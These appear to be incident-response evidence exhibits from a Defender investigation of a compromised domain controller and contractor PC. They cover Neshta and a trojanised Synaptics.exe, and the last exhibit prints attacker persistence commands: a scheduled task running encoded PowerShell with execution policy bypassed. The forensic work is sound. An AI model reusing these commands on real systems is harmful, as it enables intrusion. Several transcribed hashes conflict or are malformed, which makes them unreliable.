>	Mar 4, 2026 11:44:15 AM	mts-dc.mts.local	mimikatz.exe	powershell.exe	administrator
>	Mar 4, 2026 4:33:49 PM	mts-dc.mts.local	shellcode.exe	powershell.exe	administrator
>	Mar 9, 2026 2:36:57 PM	mts-dc.mts.local	shellcode.exe	powershell.exe	administrator
>	Mar 10, 2026 11:56:19 AM	mts-dc.mts.local	netscan.exe	netscan_setup.tmp	administrator
>	Mar 10, 2026 11:57:15 AM	mts-dc.mts.local	netscan.exe	cmd.exe	administrator
>	Mar 25, 2026 8:06:26 AM	mts-contractorpc1	sfx-i386-amd64.exe	explorer.exe	administrator
>	Mar 25, 2026 8:06:30 AM	mts-contractorpc1	sfx-i386-amd64.exe	sfx-i386-amd64.exe	administrator
>	Mar 25, 2026 8:07:22 AM	mts-contractorpc1	sfx-i386-amd64.exe	cmd.exe	administrator
>	Mar 25, 2026 8:07:23 AM	mts-contractorpc1	browser.exe	sfx-i386-amd64.exe	administrator
>	Mar 25, 2026 8:07:24 AM	mts-contractorpc1	browser.exe	browser.exe	administrator
>	Mar 26, 2026 12:42:22 PM	mts-contractorpc1	3.exe	explorer.exe	administrator
>	Mar 26, 2026 12:42:23 PM	mts-contractorpc1	3.exe	3.exe	administrator
>	Mar 26, 2026 12:42:47 PM	mts-contractorpc1	3.exe	explorer.exe	administrator
>	Mar 26, 2026 12:42:47 PM	mts-contractorpc1	3.exe	3.exe	administrator
>	Mar 28, 2026 8:14:39 AM	mts-contractorpc1	masscan.exe	_cache__cache_massscan_gui.exe	administrator
>	Mar 28, 2026 8:14:39 AM	mts-contractorpc1	masscan.exe	masscan.exe	administrator

E-024 // Shellcode Compilation Lifecycle on DC

shellcode.exe FileDeleted/Created (notepad.exe) Mar 4 13:20, FileCreated (explorer/csc.exe) Mar 4, FileDeleted Mar 4, FileCreated Mar 4 16:25, Mar 9 14:36. Iterative development. Source: DeviceFileEvents.

☐	Timestamp ▾ ▾	ActionType ▾ ▾	FileName ▾ ▾	FolderPath ▾ ▾	InitiatingProcessFil... ▾ ▾
☐	> Mar 4, 2026 1:20:38 PM	FileDeleted	shellcode.exe	C:\Users\administrator\Desktop\shellcode.exe	notepad.exe
☐	> Mar 4, 2026 1:20:38 PM	FileCreated	shellcode.exe	C:\Users\administrator\Desktop\shellcode.exe	notepad.exe
☐	> Mar 4, 2026 1:22:53 PM	FileCreated	shellcode.exe	C:\Users\MTS-Administrator\Desktop\shellcode.exe	explorer.exe
☐	> Mar 4, 2026 1:33:45 PM	FileCreated	shellcode.exe	C:\Users\MTS-Administrator\Desktop\shellcode.exe	csc.exe
☐	> Mar 4, 2026 1:36:33 PM	FileDeleted	shellcode.exe	C:\Users\MTS-Administrator\Desktop\shellcode.exe	explorer.exe
☐	> Mar 4, 2026 4:25:55 PM	FileCreated	shellcode.exe	C:\Users\MTS-Administrator\Desktop\shellcode.exe	csc.exe
☐	> Mar 9, 2026 2:36:35 PM	FileCreated	shellcode.exe	C:\Users\administrator\Desktop\shellcode.exe	csc.exe

E-025 // MDE Live Response: DC Network Connections

Port 3389 LISTEN on 0.0.0.0. Root cause proof. Source: MDE Live Response.

Name	Pid	Process Name	Local Ip	Local Port	Remote Ip	Remote Port	Status
lsass.exe	832	svchost.exe	0.0.0.0	88	0.0.0.0	0	LISTEN
lsass.exe	508	svchost.exe	0.0.0.0	135	0.0.0.0	0	LISTEN
lsass.exe	832	svchost.exe	0.0.0.0	389	0.0.0.0	0	LISTEN
lsass.exe	832	svchost.exe	0.0.0.0	464	0.0.0.0	0	LISTEN
lsass.exe	508	svchost.exe	0.0.0.0	593	0.0.0.0	0	LISTEN
lsass.exe	832	svchost.exe	0.0.0.0	636	0.0.0.0	0	LISTEN
lsass.exe	832	svchost.exe	0.0.0.0	3268	0.0.0.0	0	LISTEN
lsass.exe	832	svchost.exe	0.0.0.0	3269	0.0.0.0	0	LISTEN
svchost.exe	1028	svchost.exe	0.0.0.0	3389	0.0.0.0	0	LISTEN
Microsoft.ActiveDirectory.WebServices.exe	3132	lsass.exe	0.0.0.0	9389	0.0.0.0	0	LISTEN
lsass.exe	832	svchost.exe	0.0.0.0	49664	0.0.0.0	0	LISTEN
wininit.exe	716	svchost.exe	0.0.0.0	49665	0.0.0.0	0	LISTEN
svchost.exe	1188	svchost.exe	0.0.0.0	49666	0.0.0.0	0	LISTEN
svchost.exe	1892	svchost.exe	0.0.0.0	49667	0.0.0.0	0	LISTEN
lsass.exe	832	svchost.exe	0.0.0.0	49668	0.0.0.0	0	LISTEN
svchost.exe	2536	svchost.exe	0.0.0.0	49672	0.0.0.0	0	LISTEN
lsass.exe	832	svchost.exe	0.0.0.0	49675	0.0.0.0	0	LISTEN
spoolsv.exe	2896	svchost.exe	0.0.0.0	49676	0.0.0.0	0	LISTEN
lsass.exe	832	svchost.exe	0.0.0.0	49682	0.0.0.0	0	LISTEN
services.exe	772	svchost.exe	0.0.0.0	49699	0.0.0.0	0	LISTEN
dns.exe	2324	svchost.exe	0.0.0.0	49753	0.0.0.0	0	LISTEN
dfps.exe	3124	svchost.exe	0.0.0.0	50022	0.0.0.0	0	LISTEN
dns.exe	2324	svchost.exe	127.0.0.1	53	0.0.0.0	0	LISTEN
MetricsExtension.Native.exe	1692	svchost.exe	127.0.0.1	4317	0.0.0.0	0	LISTEN
dns.exe	2324	svchost.exe	192.168.10.8	53	0.0.0.0	0	LISTEN
dns.exe	2324	svchost.exe	192.168.10.8	49302	131.255.11.135	53	FIN WAIT1
dns.exe	2324	svchost.exe	192.168.10.8	49318	193.254.215.241	53	LAST ACK
dns.exe	2324	svchost.exe	192.168.10.8	49398	193.254.215.241	53	LAST ACK
dns.exe	2324	svchost.exe	192.168.10.8	49404	195.244.245.25	53	FIN WAIT2
WindowsAzureGuestAgent.exe	3268	svchost.exe	192.168.10.8	49736	168.63.129.16	80	ESTABLISHED
svchost.exe	3244	svchost.exe	192.168.10.8	49758	104.208.203.90	443	ESTABLISHED
dns.exe	2324	svchost.exe	192.168.10.8	49986	185.51.45.34	53	FIN WAIT1
dns.exe	2324	svchost.exe	192.168.10.8	50028	51.222.152.34	53	FIN WAIT1
dns.exe	2324	svchost.exe	192.168.10.8	50280	139.226.179.50	53	FIN WAIT1
dns.exe	2324	svchost.exe	192.168.10.8	50365	159.253.27.75	53	FIN WAIT1
dns.exe	2324	svchost.exe	192.168.10.8	50494	216.239.36.106	53	ESTABLISHED
dns.exe	2324	svchost.exe	192.168.10.8	50496	216.239.36.109	53	ESTABLISHED
dns.exe	2324	svchost.exe	192.168.10.8	50499	216.239.36.110	53	ESTABLISHED
dns.exe	2324	svchost.exe	192.168.10.8	50501	216.239.36.106	53	ESTABLISHED
dns.exe	2324	svchost.exe	192.168.10.8	50502	216.239.36.106	53	ESTABLISHED
dns.exe	2324	svchost.exe	192.168.10.8	50503	216.239.36.106	53	ESTABLISHED

E-026 // MDE Live Response: DC Anti-Forensic Cleanup

findfile shellcode.exe returns []. findfile svchost.com returns []. Desktop empty. Attacker deleted tools. Source: MDE Live Response.

```
Microsoft Defender

C:\> findfile shellcode.exe
[]

C:\> findfile svchost.com
[]

C:\> dir C:\Users\Administrator\Desktop\
Path             Created             Modified            Size    Is Directory   Read Only   Hidden
-----
.                 2026-01-13 03:22:32  2026-01-13 03:22:50  0       false         false
..                2026-01-13 03:22:32  2026-01-13 03:22:50  0       false         false
desktop.ini       2026-01-13 03:22:50  2026-01-13 03:22:50  282     true          true

C:\> dir C:\Windows\temp\
Path             Created             Modified            Size    Is Directory   Read Only   Hidden
-----
.                 2021-05-08 08:20:24  2026-03-30 14:54:42  0       false         false
..                2021-05-08 08:06:51  2026-03-30 14:19:37  0       false         false
01dcbff640ac2fd8  2026-03-30 03:35:28  2026-03-30 03:35:28  0       false         false
01dccc04fa31224b  2026-03-30 14:19:21  2026-03-30 14:19:21  0       false         false
01dccc04fa312f77  2026-03-30 14:19:30  2026-03-30 14:19:30  0       false         false
01dccc04fa31f789d  2026-03-30 14:16:30  2026-03-30 14:16:30  0       false         false
MetricsExtensionData  2025-08-06 20:38:50  2026-03-30 00:45:15  0       false         false
MsSigStub.log       2025-07-05 06:08:02  2026-03-30 14:44:23  847184  false         false
silconfig.log       2025-07-05 05:56:35  2026-03-29 12:40:41  102     false         false

C:\> _
```

E-027 // MDE Live Response: Contractor PC Network Connections

Port 3389 LISTEN. SenseIR.exe active. Azure infra connections. No suspicious outbound. Source: MDE Live Response.

```
C:\> connect
Session established

C:\> dir C:\Users\MTS-Administrator\Desktop\
Errors:
Specified folder doesn't exist

C:\> connections
Name      Pid      Process Name      Local Ip      Local Port      Remote Ip      Remote Port      Status
-----
svchost.exe 964      svchost.exe      0.0.0.0      135             0.0.0.0      0               LISTEN
svchost.exe 628      svchost.exe      0.0.0.0      3389            0.0.0.0      0               LISTEN
svchost.exe 1932     svchost.exe      0.0.0.0      5040            0.0.0.0      0               LISTEN
svchost.exe 9772     svchost.exe      0.0.0.0      7680            0.0.0.0      0               LISTEN
lsass.exe 760      lsass.exe        0.0.0.0      49664           0.0.0.0      0               LISTEN
wininit.exe 608      wininit.exe      0.0.0.0      49665           0.0.0.0      0               LISTEN
svchost.exe 1120     svchost.exe      0.0.0.0      49666           0.0.0.0      0               LISTEN
svchost.exe 1940     svchost.exe      0.0.0.0      49667           0.0.0.0      0               LISTEN
svchost.exe 2676     svchost.exe      0.0.0.0      49668           0.0.0.0      0               LISTEN
spoolsv.exe 2968     spoolsv.exe      0.0.0.0      49669           0.0.0.0      0               LISTEN
services.exe 720      services.exe     0.0.0.0      49675           0.0.0.0      0               LISTEN
MetricsExtension.Native.exe 1508     MetricsExtension.Native.exe 127.0.0.1      4317           0.0.0.0      0               LISTEN
WindowsAzureGuestAgent.exe 3284     WindowsAzureGuestAgent.exe 192.168.10.11  49698           168.63.129.16 80              ESTABLISHED
svchost.exe 3232     svchost.exe      192.168.10.11  53428           104.208.203.90 443             ESTABLISHED
WindowsAzureGuestAgent.exe 3284     WindowsAzureGuestAgent.exe 192.168.10.11  54461           168.63.129.16 32526           ESTABLISHED
WaAppAgent.exe 3400     WaAppAgent.exe   192.168.10.11  54476           168.63.129.16 32526           ESTABLISHED
SenseIR.exe 10052    SenseIR.exe      192.168.10.11  57662           20.10.127.193 443             ESTABLISHED
WaAppAgent.exe 3400     WaAppAgent.exe   192.168.10.11  57669           168.63.129.16 80              ESTABLISHED
MonAgentCore.exe 7816     MonAgentCore.exe 192.168.10.11  57686           169.254.169.254 80              ESTABLISHED
svchost.exe 964      svchost.exe      :::          135             :::          0               LISTEN
svchost.exe 628      svchost.exe      :::          3389            :::          0               LISTEN
svchost.exe 9772     svchost.exe      :::          7680            :::          0               LISTEN
lsass.exe 760      lsass.exe        :::          49664           :::          0               LISTEN
wininit.exe 608      wininit.exe      :::          49665           :::          0               LISTEN
svchost.exe 1120     svchost.exe      :::          49666           :::          0               LISTEN
svchost.exe 1940     svchost.exe      :::          49667           :::          0               LISTEN
svchost.exe 2676     svchost.exe      :::          49668           :::          0               LISTEN
spoolsv.exe 2968     spoolsv.exe      :::          49669           :::          0               LISTEN
services.exe 720      services.exe     :::          49675           :::          0               LISTEN
OneDrive.Sync.Service.exe 6352     OneDrive.Sync.Service.exe :::          42050          :::          0               LISTEN


C:\> _
```

E-028 // MDE Live Response: Neshta Registry Hijack Confirmed Live

findfile: Synaptics.exe and svchost.com present. registry: exefile\shell\open\command = C:\Windows\svchost.com. Hijack active during live response. Source: MDE Live Response.


E-029 // MDE Live Response: Defender Analysis of Synaptics.exe

Status: infected. Threat type: trojan. networkTcplps includes 69[.42[.]215[.]252. Deep Analysis: ISSUES FOUND. Detected by 12 engines. Source: MDE Live Response.



E-030 // MDE Live Response: Synaptics.exe Sandbox File Activity


File creation: Office docs, CryptnetUrlCache, INetCookies. Information harvesting. 69[.]42[.]215[.]252 in network IPs. Source: MDE Live Response.



```
C:\> analyze file c:\ProgramData\Synaptics\Synaptics.exe
{
  "report": {
    "status": "infected",
    "file hash": "7fa901dff75f01e879bea8d862f93e352ded77f65edf17fbd8de31174b46e5bb",
    "not found": 0,
    "clean": 0,
    "suspicious": 0,
    "infected": 2,
    "total": 2,
    "scans": [
      {
        "status": "infected",
        "scan time": "2026-03-31T02:22:08.5411143Z",
        "source": "Deep Analysis",
        "report": "ISSUES FOUND"
      },
      {
        "status": "infected",
        "scan time": "2026-03-31T02:18:18.5406705Z",
        "source": "Microsoft Defender static analysis",
        "report": "detected by 12 engines"
      },
      {
        "status": "infected",
        "scan time": "2026-03-31T02:18:18.5468185Z",
        "source": "Microsoft file reputation check",
        "report": null
      }
    ],
    "rescan": null,
    "threat type": "trojan",
    "behavior": {
      "networkTcps": [
        "52.110.1.198",
        "192.168.0.23",
        "13.107.246.38",
        "74.125.202.100",
        "69.42.215.252",
        "146.75.78.172",
        "142.251.184.94",
        "209.85.145.94",
        "168.63.129.16"
      ]
    }
  }
}
```

E-031 // MDE Live Response: Defender Analysis of svchost.com (Neshta)


Status: infected. networkTcps: EMPTY. Zero network C2. scan status: infected. Files created: svchost.com + tmp5023.tmp only. Confirms PCAP findings. Source: MDE Live Response.



```
C:\> analyze file c:\Windows\svchost.com
{
  "report": {
    "status": "infected",
    "file hash": "d8638156d8ffcd62d1310a66c97859d9d2a3cfa51bb2d68eff1fb3bb5e0b88fa",
    "not found": 0,
    "clean": 0,
    "suspicious": 0,
    "infected": 2,
    "total": 2,
    "scans": [
      {
        "status": "infected",
        "scan time": "2026-03-31T02:27:23.5740844Z",
        "source": "Deep Analysis",
        "report": "ISSUES FOUND"
      },
      {
        "status": "infected",
        "scan time": "2026-03-31T02:23:48.8663938Z",
        "source": "Microsoft Defender static analysis",
        "report": "detected by 13 engines"
      },
      {
        "status": "infected",
        "scan time": "2026-03-31T02:23:48.8667753Z",
        "source": "Microsoft file reputation check",
        "report": null
      }
    ],
    "rescan": null,
    "threat type": "trojan",
    "behavior": {
      "networkTcps": [],
      "files": {
        "created": [
          "C:\Windows\svchost.com",
          "C:\Users\[deep analysis user]\AppData\Local\Temp\tmp5023.tmp"
        ],
        "modified": [],
        "deleted": []
      }
    }
  }
}
```

E-032 // MDE Live Response: fileinfo Synaptics.exe + Directory


771,584 bytes. Synaptics Pointing Device Driver masquerade. Created Mar 29 08:12. Hidden: true. ProgramData\Synaptics\. Source: MDE Live Response.



```
"scan": 0,
"suspicious": 0,
"infected": 2,
"total": 2,
"scans": [
  {
    "status": "infected",
    "scan time": "2026-03-31T02:27:23.5740844Z",
    "source": "Deep Analysis",
    "report": "ISSUES FOUND"
  },
  {
    "status": "infected",
    "scan time": "2026-03-31T02:23:48.8663938Z",
    "source": "Microsoft Defender static analysis",
    "report": "detected by 13 engines"
  },
  {
    "status": "infected",
    "scan time": "2026-03-31T02:23:48.8667753Z",
    "source": "Microsoft file reputation check",
    "report": null
  }
],
"rescan": null,
"threat type": "trojan",
"behavior": {
  "networkTopIps": [],
  "files": [
    {
      "Created": [
        "C:\\Windows\\svchost.com",
        "C:\\users\\[deep analysis user]\\AppData\\Local\\Temp\\tmp5023.tmp"
      ],
      "Modified": [],
      "Deleted": []
    }
  ],
  "has file": null
},
"scan status": "infected"
}
C:\>
```

E-033 // MDE Live Response: fileinfo svchost.com (Neshta)


41,472 bytes. Created 2026-03-25T08:06:30. Zero versionInformation metadata. SHA256 visible. Unsigned. System directory type. Source: MDE Live Response.



```
C:\> fileinfo c:\Windows\svchost.com
{
  "file state display": {
    "Default":
  },
  "digital signature": {
    "certificates": [],
    "verified": false
  },
  "created": "2026-03-25T08:06:30.7142317+00:00",
  "modified": "2026-03-29T12:50:59.1988481+00:00",
  "path": "c:\Windows\svchost.com",
  "size": 41472,
  "mime type": "application/x-executable",
  "executable type": 332,
  "versionInformation": {
    "companyName": "",
    "productName": "",
    "originalFileName": "",
    "internalFileName": "",
    "fileDescription": "",
    "productVersion": "",
    "comments": "",
    "fileVersion": "",
    "legalCopyright": "",
    "legalTrademarks": "",
    "privateBuild": "",
    "specialBuild": ""
  },
  "vendor": "",
  "directory types": [
    "System"
  ],
  "read only": false,
  "hidden": false,
  "sha256": "88e38156d8fcd2d1310a6c97859d5d2a3fa31bb2d6e8ff1fb3bb5e0b88fa",
  "sha1": "b34f7b2a987f57d89492ead4eb8fc30a7bf9f99",
  "md5": "bb7c2a598307f195911956da7d18d",
  "lsh": "efdb6eb69beb6ff7afad6667d7d9f5579e7b99d6657b59d67abb5ede7b765ee97ae59d9a77edaddaa5f97eaf55baaddb99fbfa7edfd6a67ddbd9795ad9ef7a6"
}
}
```

E-034 // Attribution: DC Logon During Persistence Deployment (Actor 2)

Mar 15 08:03-08:05. Bolivian IPs: 190[.]181[.]26[.]2, 200[.]105[.]196[.]162, 181[.]115[.]190[.]14. Pay2Key IP absent. Source: DeviceLogonEvents. Query: Q7.



E-035 // Attribution: Contractor PC Logon During DarkKomet Deployment (Actor 3)

Mar 28 07:29:47. 93[.]170[.]103[.]32 (YouNet Ltd, Chelyabinsk). Pay2Key IP absent. Source: DeviceLogonEvents. Query: Q8.

Timestamp	RemoteIP	AccountName	LogonType
Mar 28, 2026 7:29:47 (w)	93.170.103.32	administrator	Network
Timestamp	Mar 28, 2026 7:29:47 AM		
RemoteIP	(w) 93.170.103.32		
AccountName	administrator		
LogonType	Network		

E-036 // Attribution: DC Persistence Process Chain (Actor 2)

Mar 15 08:05. schtasks Bluetooths, wscript > upinstalled.exe, DnsScan, WebServers, Ddrivers. 20+ operations in under 60 seconds. Automated dropper. Source: DeviceProcessEvents.

Timestamp	FileName	ProcessCommandLine	InitiatingProcessFile	AccountName
Mar 15, 2026 8:05:35 AM	cmd.exe	"cmd.exe /c schtasks /create /ru system /sc MINUTE /mo 50 /at 07:00:00 /tn "Microsoft\windows\Bluetooths" /tr "powershell -ep bypass -e SQBFafgAIAAoAE4AZQB3AC0ATwBIAgoAZQBIHQIAIABO: wscript.exe	wscript.exe	system
Mar 15, 2026 8:05:35 AM	upinstalled.exe	upinstalled.exe		system
Mar 15, 2026 8:05:35 AM	schtasks.exe	schtasks /create /ru system /sc MINUTE /mo 50 /at 07:00:00 /tn "Microsoft\windows\Bluetooths" /tr "powershell -ep bypass -e SQBFafgAIAAoAE4AZQB3AC0ATwBIAgoAZQBIHQIAIABO: cmd.exe	cmd.exe	system
Mar 15, 2026 8:05:35 AM	ttt.exe	ttt.exe		system
Mar 15, 2026 8:05:36 AM	cmd.exe	cmd /c start /b sc start Schedule@ping localhost& query Schedule\findstr RUNNING&& schtasks /delete /TN WebServers /R& schtasks /create /ru system /sc MINUTE /mo 50 /ST 07:00:00 ttt.exe	ttt.exe	system
Mar 15, 2026 8:05:37 AM	net.exe	net start WebServers	ttt.exe	system
Mar 15, 2026 8:05:37 AM	net1.exe	net1 start WebServers	net.exe	system
Mar 15, 2026 8:05:37 AM	wmix.exe	wmix.exe		system
